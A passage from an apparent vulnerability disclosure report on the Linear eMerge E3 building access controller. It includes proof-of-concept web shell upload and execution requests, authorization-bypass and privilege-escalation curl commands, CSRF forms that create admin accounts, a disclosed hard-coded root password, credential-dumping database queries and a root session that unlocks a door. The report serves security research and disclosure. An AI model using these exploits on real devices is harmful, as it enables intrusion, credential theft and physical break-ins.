    if($_POST["orientation"] == "P"){
        $width=204;$height=324;
    } else {
        $width=324;$height=204;
    }


    echo ("<div id='preview' style='width:".$width."; height:".$height."; border:2px black solid'>");
    echo ("<span style='position:absolute; margin-top:0px; margin-left:0px;'><img src='".bg.$_FILES["bg"]["name"]."' alt='Background Preview' width=".$width." height=".$height."/></span>");
```

A working exploit for this issue is presented further in this document. A PoC HTTP POST request for uploading a PHP web shell is shown below:

```
POST /badging/badge_layout_new_v0.php
Host: 192.168.1.2
User-Agent: Brozilla/16.0
Accept: anything
Accept-Language: mk-MK,mk;q=0.7
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----x
Connection: close

------x
Content-Disposition: form-data; name="layout_name"

webshell.php
------x
Content-Disposition: form-data; name="bg"; filename="webshell.php"
Content-Type: application/octet-stream

<?
if ($_GET['cmd']) {
   system($_GET['cmd']);
}
?>

------x--
```


The webshell.php file is created in the /badging/bg/ directory. Arbitrary commands can be executed on the system by requesting this file. The example below executes the *id* and the *cat* commands that prints the contents of the current user ID and the contents of /etc/version file:

```
$ curl "http://192.168.1.2/badging/bg/webshell.php?cmd=id;cat%20/etc/version"
uid=1003(lighttpd) gid=0(root)
Software Version: 1.00.04
Image: nxgcpub-image
Built commit, meta-fsl-nortek-nsc-shield: 409c79866c92888c8fd82128cdbf09fc9f03c8b6
Built by: jenkins
```

Even though the webserver is running as the lighttpd user belonging to the root group, we can easily escalate to root privileges using the su command. Details are presented further in this document.

The privilege escalation

There are 3 (three) different user roles specified in the User Settings page for different access and control to the device: Super User, User and View Only. Each role has a User Role Number ID, which equal 1, 2 and 3, respectively. Each role has a specific set of permissions for using the administrative interface. These default roles can also be modified, or a new role can be created with customized access rights per group.



Basic

Default User Role: ▾ | Name *: View Only

Dashboard			☐ Select All
Dashboard	☐ Door Control ☐ Aux Output Control ☐ Acknowledgement ☐ Acknowledge All		
Dashboard Setting	☐ View ☐ Modify		

Administration			☐ Select All
Card Holder	✓ View ☐ Add ☐ Modify Delete	Card Format	☐ View ☐ Add ☐ Modify Delete
Card	✓ View ☐ Add ☐ Modify Delete	Access Level	☐ View ☐ Add ☐ Modify Delete

Schedule			☐ Select All
Schedule	✓ View ☐ Add ☐ Modify Delete	Holiday Group	✓ View ☐ Add ☐ Modify Delete
Unlock Schedule	✓ View ☐ Add ☐ Modify Delete	One Time Unlock Schedule	☐ View ☐ Add ☐ Modify Delete

Event Action			☐ Select All
Event Action	✓ View ☐ Add ☐ Modify Delete		
Event Code	✓ View ☐ Dashboard Display ☐ ACK		

User			☐ Select All
User Define Field	✓ View ☐ Modify Delete	Web User Account	☐ View ☐ Add ☐ Modify Delete
User Role	✓ View ☐ Add ☐ Modify Delete		

Floor			☐ Select All
Floor	✓ View ☐ Add ☐ Modify Delete		

System Setting			☐ Select All
Update	☐ View ☐ Modify	Backup	☐ View ☐ Modify
Restore	☐ View ☐ Modify	Reboot	☐ View ☐ Modify
Factory Default	☐ View ☐ Modify		

Network			☐ Select All
IP Address	☐ View ☐ Modify	FTP	☐ View ☐ Modify
SMTP	☐ View ☐ Modify	System Time Setting	☐ View ☐ Modify

Figure 18. User Role Settings for the View Only group

As the name implies, View Only users can only view some information on the device, but cannot modify it. Some pages are not even accessible, such as System Setting or Site Management configuration. We created a test user with View Only role and were able to successfully escalate privileges to the highest-privileged Super User role where we could have, e.g., added new admin users.

Moreover, there is an authorization bypass flaw that allows the View Only users to see the passwords of all the web accounts of the device (including admin) that can facilitate a vertical privilege escalation attack. This can be achieved by issuing an authenticated HTTP request to the webuser class (/?c=webuser) with the appropriate module (/?c=webuser&m=select) options for adding, updating, viewing and deleting selected users. The application fails to properly check the permissions of the user viewing these resources.

As an example, we present the following scenario. We log-in as our test user (View Only / UserRole=3), obtain the session ID (PHPSESSID) and retrieve the web admin's passwords with a GET request, as shown below:

```
$ curl "http://192.168.1.2/?c=webuser&m=select&p=&f=&w=&v=1" -H "Cookie: PHPSESSID=d3dda96fc-
70846b2a7895ffa5ee9aa54; last_floor=1"

<script type="text/javascript">alert("Permission denied");</script>{"field":"","word":"","page":"",
"pages":{"1":1},"count":"3","list":[{"Site":"1","No":"3","Name":"test","Type":"","ID":"test","Pass-
word":"test","UserRole":"3","Language":"en","DefaultPage":"card_holder","DefaultFloorNo":"1","De-
faultFloorState":"1","AutoDisconnectTime":"1","ID2":"test","TypeStr":null,"UserRoleStr":"View
Only","LanguageStr":"English","DefaultPageStr":"Card Holder","DefaultFloorStr":"Default
Floor","DefaultFloorSateStr":"Yes","AutoDisconnectTimeStr":"01:00"},{"Site":"1","No":"2","Na
me":"Johnny","Type":"","ID":"johnny","Password":"brav0","UserRole":"1","Language":"en","Default-
Page":"card_holder","DefaultFloorNo":"1","DefaultFloorState":"1","AutoDisconnectTime":"1","ID2":"-
Johnny","TypeStr":null,"UserRoleStr":"Super User","LanguageStr":"English","DefaultPageStr":"-
Card Holder","DefaultFloorStr":"Default Floor","DefaultFloorSateStr":"Yes","AutoDisconnectTimeSt
r":"01:00"},{"Site":"1","No":"1","Name":"Dexter","Type":"","ID":"dexter","Password":"d33d-
33","UserRole":"1","Language":"en","DefaultPage":"sitemap","DefaultFloorNo":"1","Default-
FloorState":"1","AutoDisconnectTime":"1","ID2":"Dexter","TypeStr":null,"UserRoleStr":"Super
User","LanguageStr":"English","DefaultPageStr":"Site map","DefaultFloorStr":"Default Floor","Default-
FloorSateStr":"Yes","AutoDisconnectTimeStr":"01:00"}]}
```

We noticed that the JavaScript client-side check is doing its job, alerting us that our request id denied, but server-side is our friend; we can still see the plan-text credentials for all the web users on the device, and we are not supposed to see that.

Notice that in the JSON output above, we have highlighted the 'No' parameter. We use this value for our next demonstration. Once a user is created, it is assigned an ID number (the No parameter). In order to easily upgrade our user role permissions, we need to know that parameter of our user account. We then escalate our privileges by changing the 'UserRole' POST parameter value to 1, which is the ID for the Super User role. The following request will escalate privileges for our test user to Super User role:

```
$ curl "http://192.168.1.2/?c=webuser&m=update" -X POST --data "No=3&ID=test&Pass-
word=test&Name=test&UserRole=1&Language=en&DefaultPage=sitemap&DefaultFloorNo=1&Default-
FloorState=1&AutoDisconnectTime=24" -H "Cookie: PHPSESSID=d3dda96fc70846b2a7895ffa5ee9aa54; last_
floor=1"
```

The CSRF

A Cross-Site Request Forgery is an attack that forces an end user to execute some action on a web application, in which the user is authenticated. This vulnerability exists throughout the system. The application interface allows user to perform certain actions via HTTP requests without performing any validity checks to verify the requests. This can be exploited to perform certain actions with administrative privileges if a logged-in user visits a malicious web link. The possibilities for forged requests are limitless. For example, one could prepare a malicious link that will unlock all doors in the facility.

Below are two PoC exploits, one for adding a super user account, and another that changes the admin password:

```
<!-- CSRF Add Super User -->
<html>
  <body>
   <form action="http://192.168.1.2/?c=webuser&m=insert" method="POST">
     <input type="hidden" name="No" value="" />
     <input type="hidden" name="ID" value="hax0r" />
     <input type="hidden" name="Password" value="hax1n" />
     <input type="hidden" name="Name" value="CSRF" />
     <input type="hidden" name="UserRole" value="1" />
     <input type="hidden" name="Language" value="en" />
     <input type="hidden" name="DefaultPage" value="sitemap" />
     <input type="hidden" name="DefaultFloorNo" value="1" />
     <input type="hidden" name="DefaultFloorState" value="1" />
     <input type="hidden" name="AutoDisconnectTime" value="24" />
     <input type="submit" value="Add Super User" />
   </form>
  </body>
</html>
```

```
<!-- CSRF Change Admin Password -->
<html>
  <body>
   <form action="http://192.168.1.2/?c=webuser&m=update" method="POST">
     <input type="hidden" name="No" value="1" />
     <input type="hidden" name="ID" value="admin" />
     <input type="hidden" name="Password" value="backdoor" />
     <input type="hidden" name="Name" value="admin" />
     <input type="hidden" name="UserRole" value="1" />
     <input type="hidden" name="Language" value="en" />
     <input type="hidden" name="DefaultPage" value="sitemap" />
     <input type="hidden" name="DefaultFloorNo" value="1" />
     <input type="hidden" name="DefaultFloorState" value="1" />
     <input type="hidden" name="AutoDisconnectTime" value="24" />
     <input type="submit" value="Change Admin Password" />
   </form>
  </body>
</html>
```

The Spider.db

Spider.db is the main SQLite database for Linear eMerge E3 and it has a huge impact on the device's ecosystem. This is the main database containing all the necessary data essential for the access controller to work properly.

```
$ file /tmp/SpiderDB/Spider.db
Spider.db: SQLite 3.x database, last written using SQLite version 3007002
```

The database's main flaw is that it contains unencrypted passwords. These passwords are used for accessing the front-end web interface, thus allowing full control of the device. This issue was also reported to the vendor and publicly disclosed in 2016. The vendor has not addressed this issue in their latest firmware release.

We can chain multiple vulnerabilities that enable an attacker to directly fetch the database from the device and bypass authentication. Once the database is fetched, there is plenty of plain-text information stored inside that the malicious actor has access to. Beside Spider.db, there are other databases in the /tmp/SpiderDB directory including: Spider.enc (encrypted version of Spider.db), SpiderLog.db and Network.db. The other databases are used mainly for storing logs. We perform an entropy measurement of both Spider.db and Spider.enc files to learn something about the encryption:

```
$ echo -n 'Spider.db  '; ent Spider.db | grep Entropy ; echo -n 'Spider.enc '; ent Spider.enc | grep
Entropy ; file Spider.enc

Spider.db  Entropy = 4.462951 bits per byte.
Spider.enc Entropy = 7.999810 bits per byte.
Spider.enc: openssl enc'd data with salted password
```

We see that the Spider.enc is indeed encrypted, as the entropy is higher. We also visualize it using *binwalk*, as shown in Figure 19.




Figure 19. Entropy for Spider.db (on the left) and Spider.enc (on the right)

Next, we see the data structure and some hard-coded stuff:

```
$ sqlite3 -mmap 4096 Spider.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .dbinfo
database page size:  1024
write format:        1
read format:         1
reserved bytes:      0
file change counter: 21413847
database page count: 1377
freelist page count: 0
schema cookie:       560
schema format:       3
default cache size:  0
autovacuum top root: 0
incremental vacuum:  0
text encoding:       1 (utf8)
user version:        0
application id:      0
software version:    3008010
number of tables:    107
number of indexes:   44
number of triggers:  0
number of views:     0
schema size:         32984
sqlite> .table
```

```
AbsenceAnti            EventWhat              SR_Main
AccessLevel            EventWhere             SR_Query
AccessLevelReader      FirstManIn             SR_TimeCond
Action                 FirstManTemp           SR_TimeSpec
ActionTarget           Floor                  Schedule
AuxInput               GroupElement           Site
AuxOutput              GroupTable             SiteDevice
BackupSchedule         Holiday                TamperInput
CallRollThrough        Host                   Threat
Camera                 LogManagement          ThreatLevel
CameraView             ManagerIn              ToDoTable1
Card                   Muster                 ToDoTable10
CardAccessLevel        NetworkInfo            ToDoTable2
CardFormat             Occupancy              ToDoTable3
CardFormatDefault      OccupancyViolation     ToDoTable4
CardRawData            OneTimeUnlockSchedule  ToDoTable5
CardTemp               PostalLock             ToDoTable6
CircuitType            PowerFault             ToDoTable7
Controller             Reader                 ToDoTable8
DBQueryInfo            Region                 ToDoTable9
DVR                    RelayStatus            TwoManRule
DVRChannel             Report                 TwoManTemp
DeadManTemp            ReportCondition        UnlockDoor
Door                   ReportField            UnlockSchedule
DoorAntiLog            Rmr                    User
DoorContact            RmrDevice              UserDefined
DoorLock               SR_Cards               UserRole
DoorRex                SR_ColFormat           UserRoleCamera
Elevator               SR_DateCond            UserRoleDvr
ElevatorRelay          SR_DateTime            UserRoleGroup
ElevatorUser           SR_Doors               UserRoleReport
EntryCode              SR_ElementTab          UserRoleTable
EntryCodeAccessLevel   SR_Elevators           Version
Event                  SR_Events              VirtualOutput
EventAction            SR_Holders             WebUser
EventCode              SR_HoldersCond
sqlite> .mode line
sqlite> select id, password from webuser;
      ID = Robert
Password = Paulson
sqlite> select id, password from controller;
      ID = admin
Password = admin
sqlite> select version from host;
Version = 1.00.04
sqlite> select updateaddress, updateport, updateid, updatepassword, updatedir from networkinfo;
 UpdateAddress = e3ftpserver.com
    UpdatePort = 21
      UpdateID = e3update
UpdatePassword = Linear-e3
     UpdateDir = shield/Patch
sqlite> .output people.txt
sqlite> .mode list
sqlite> select * from user;
sqlite> .q
$ tail people.txt
1|127|||Peter||Parker|555-4321|||p@s.lee||0|1|||0||||||||||||||||||||||0|0|1|1|1000|0|0||
1|128|||Silver||Surfer|555-3214|||s@s.lee||0|1|||0||||||||||||||||||||||0|0|1|1|78|0|0||
1|129|||Bruce||Banner|555-2143|||b@s.lee||0|1|||0||||||||||||||||||||||0|0|1|1|1001|0|0||
1|130|||Stephen||Strange|555-1432|||d@s.le||0|1|||0||||||||||||||||||||||0|0|1|1|1005|0|0||
1|131|||Matt||Murdock|||555-1337|||m@s.lee|1|0|1|||0||||||||||||||||||||||0|0|1|1|9|0|0||
```

The Controller table holds the credentials for the front-end device authentication. If an attacker does not have the credentials to log-in into the administrative interface, they can use the file upload vulnerability for example and get the copy of /tmp/SpiderDB/Spider.db database, dump the Controller table, bypass authentication and start manipulating the access controls in place.

The User table holds personal details of all card holders. Depending on the allowed number of users per system (depending on the license model), there can be a maximum of 10,000 personal records per device. Details include card number, name/surname, password, phone number, e-mail address, street address and house number, vacation status, and threat level.

The NetworkInfo table holds the FTP repository update server credentials where you can download the latest firmware upgrades and patches for specific license models. This is a hard-coded value and is used by all the Linear eMerge E3 devices to update their firmware.

The spider-cgi binary

Analyzing the SquashFS-based Spider OS firmware and reversing some binaries, including the main spider-cgi binary located in /spider/sicu/ directory, gave us more understanding of the inner workings of the access controller. Additionally, we discovered some very sensitive and hard-coded information that has a huge impact on the general purpose of the entire security access control. The OS is based on the ARM architecture, and like any other IIoT device, it is susceptible to outdated software usage and the use of deprecated and dangerous functions within its binaries.

Functions like *fgets*, *strcpy*, *memset*, are also used in an unsafe manner. This allowed us to see several memory segmentation fault errors indicating potential stack/heap memory overflow vulnerabilities which could be exploited to allow remote code execution with root privileges. We have not analyzed this in detail due to the time constraints.

Spider-cgi is the main gateway interface between the web application and the operating system. This could be used to open the doors not only from the web interface, but also directly from the command line terminal without any authorization when calling the respective APIs.

While deadlisting the binary's huge main() function, we discovered a hard-coded password for the root account in cleartext. The root hash was observed previously in this document, but no password was recovered using simple password cracking techniques. Once we discovered the plain-text password for the root user, we could confirm that this is hard-coded in all the eMerge E3 devices. The root password was also found in several binaries under the /spider/sicu/ directory. The spider-cgi binary uses the su (superuser) Linux command to escalate privileges via the OS system() call to maintain or modify data. The root password is: *davestyle*.


Having this password enables an attacker to login via SSH or FTP and gain remote root shell on the device. This is an example of a root SSH session using spider-cgi to unlock door number 1 and check the logs:

```
$ ssh root@192.168.1.2
root@192.168.1.2's password:
Last login: Fri Nov  9 08:51:14 2018 from 192.168.1.17
root@imx6slevk:~# /spider/sicu/spider-cgi door 1 unlocked
CSpiderCGI::SetDoorLock - Complete…
root@imx6slevk:~# id ; uname -a
uid=0(root) gid=0(root) groups=0(root)
Linux imx6slevk 3.14.54-fslc+g964e5a3e6593 #1 SMP PREEMPT Mon Aug 27 10:20:42 PDT 2018 armv7l GNU/
Linux
root@imx6slevk:~# /spider/sicu/spider-cgi logstatus
RESULT : 0, 0, 0
root@imx6slevk:~# /spider/sicu/spider-cgi checklogdb
LOG DB:SUCCESS
```

The root credentials could also be used to access the device's FTP service:

```
$ ftp 192.168.1.2 20000
Connected to 192.168.1.2.
220 Welcome to Sicunet FTP service.
Name (192.168.1.2:lqwrm): root
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/home/root" is the current directory
ftp> rstatus
211-FTP server status:
     Connected to 192.168.1.2
     Logged in as root
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     At session startup, client count was 1
     vsFTPd 3.0.3 - secure, fast, stable
211 End of status
ftp> bye
221 Goodbye.
```


Beside the root password, we have additionally discovered the key for encrypting the database backup file, also hard-coded in the binaries. Below we can see some Binary Ninja disassembly screenshots where the passwords are referenced:



```
sub_aca4:
0000aca4  10402de9  push    {r4, lr}
0000aca8  01db4de2  sub     sp, sp, #0x400 {var_408}
0000acac  0130a0e1  mov     r3, r1
0000acb0  0d00a0e1  mov     r0, sp {var_408}
0000acb4  18109fe5  ldr     r1, data_acd4  {0x4e044, "echo %s | su -c '%s'"}
0000acb8  18209fe5  ldr     r2, data_acd8  {0x4e038, "davestyle"}
0000acbc  edfcffeb  bl      sprintf
0000acc0  0d00a0e1  mov     r0, sp {var_408}
0000acc4  0d40a0e1  mov     r4, sp {var_408}
0000acc8  cdfbffeb  bl      system
0000accc  01db8de2  add     sp, sp, #0x400 {__saved_r4}
0000acd0  1080bde8  pop     {r4, pc}
```

Figure 20. Plain-text root password hard-coded in spider-cgi


Another example of root credential disclosed in plain-text is the SSL certificate management function:



```
sub_16e7c:
00016e7c  f0412de9   push    {r4, r5, r6, r7, r8, lr}
00016e80  015ba0e3   mov     r5, #0x400
00016e84  01db4de2   sub     sp, sp, #0x400 {var_418}
00016e88  84609fe5   ldr     r6, data_16f14  {0x4e038, "davestyle"}
00016e8c  0170a0e1   mov     r7, r1
00016e90  0080a0e1   mov     r8, r0
00016e94  0520a0e1   mov     r2, r5  {0x400}
00016e98  0010a0e3   mov     r1, #0
00016e9c  0d00a0e1   mov     r0, sp {var_418}
00016ea0  78cbffeb   bl      memset
00016ea4  0620a0e1   mov     r2, r6  {0x4e038, "davestyle"}
00016ea8  68109fe5   ldr     r1, data_16f18  {0x52570, "echo %s | su -c 'mv /usr/local/l…"  }
00016eac  0d00a0e1   mov     r0, sp {var_418}
00016eb0  70ccffeb   bl      sprintf
00016eb4  0d00a0e1   mov     r0, sp {var_418}
00016eb8  51cbffeb   bl      system
00016ebc  58009fe5   ldr     r0, data_16f1c  {0x525d4, "CSpiderCGI::SetSSLCertificate - …"  }
00016ec0  21ccffeb   bl      puts
00016ec4  0520a0e1   mov     r2, r5  {0x400}
00016ec8  0d00a0e1   mov     r0, sp {var_418}
00016ecc  0010a0e3   mov     r1, #0
00016ed0  6ccbffeb   bl      memset
00016ed4  0620a0e1   mov     r2, r6  {0x4e038, "davestyle"}
00016ed8  0730a0e1   mov     r3, r7
